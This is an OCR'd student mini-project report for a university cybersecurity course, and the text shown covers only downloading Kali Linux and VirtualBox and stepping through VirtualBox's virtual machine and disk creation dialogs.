EAST WEST UNIVERSITY

Department of Computer Science & Engineering

CSE487:Computer and Cybersecurity
[Fall23]

Mini Project 01
Securing a Network System with PKI and Configure Firewall and IDS

Submitted for
Rashedul Amin Tuhin
Department of Computer Science and Engineering

Submitted by
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ID:2020-2-60-192
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ID:2020-2-60-196

Download Kali Linux Operating System


Kali linux iso download link
https://www.kali.org/get-kali/#kali-installer-images


In our project, Kali Linux is the preferred operating system. However, you have the flexibility to opt for any Linux-based OS, ensuring that the commands align with the Debian-based structure. If utilizing a different Linux distribution, adhere to their specific guidelines when executing commands. This ensures a meaningful and seamless execution of tasks across various Linux environments.


Installation Kali Linux in Virtual Box


VirtualBox download link
https://www.virtualbox.org/wiki/Downloads

VirtualBox is a popular virtualization software that allows you to run multiple operating systems on a single physical machine.


Oracle VM VirtualBox Manager
File Machine Help
Tools
Preferences
Import
Export
New
Add
Welcome to VirtualBox!
The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.
You can press the F1 key to get instant help, or visit www.virtualbox.org for more information and latest news.


Create Virtual Machine
Name and operating system
Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.
Name:
Machine Folder: /home/cse487/VirtualBox VMs
Type: Microsoft Windows
Version: Windows 7 (64-bit)
Expert Mode
< Back
Next >
Cancel


Create Virtual Machine
Name and operating system
Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.
Name: Kali
Machine Folder: /home/cse487/VirtualBox VMs
Type: Linux
Version: Debian (64-bit)
Expert Mode
< Back
Next >
Cancel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
Oracle VM VirtualBox Manager
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




Create Virtual Machine
Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.
If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.
The recommended size of the hard disk is 8.00 GB.
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
Empty
< Back
Create
Cancel


Create Virtual Hard Disk
Hard disk file type
Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.
VDI (VirtualBox Disk Image)
VHD (Virtual Hard Disk)
VMDK (Virtual Machine Disk)
Expert Mode
< Back
Next >
Cancel


Create Virtual Hard Disk
Storage on physical hard disk
Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).
A dynamically allocated hard disk file will only use space on your physical hard disk as it fills up (up to a maximum fixed size), although it will not shrink again automatically when space on it is freed.
A fixed size hard disk file may take longer to create on some systems but is often faster to use.
Dynamically allocated
Fixed size
< Back
Next >
Cancel


Oracle VM VirtualBox Manager
File Machine Help
Tools
Preferences
Import
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Add
Welcome to VirtualBox!
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
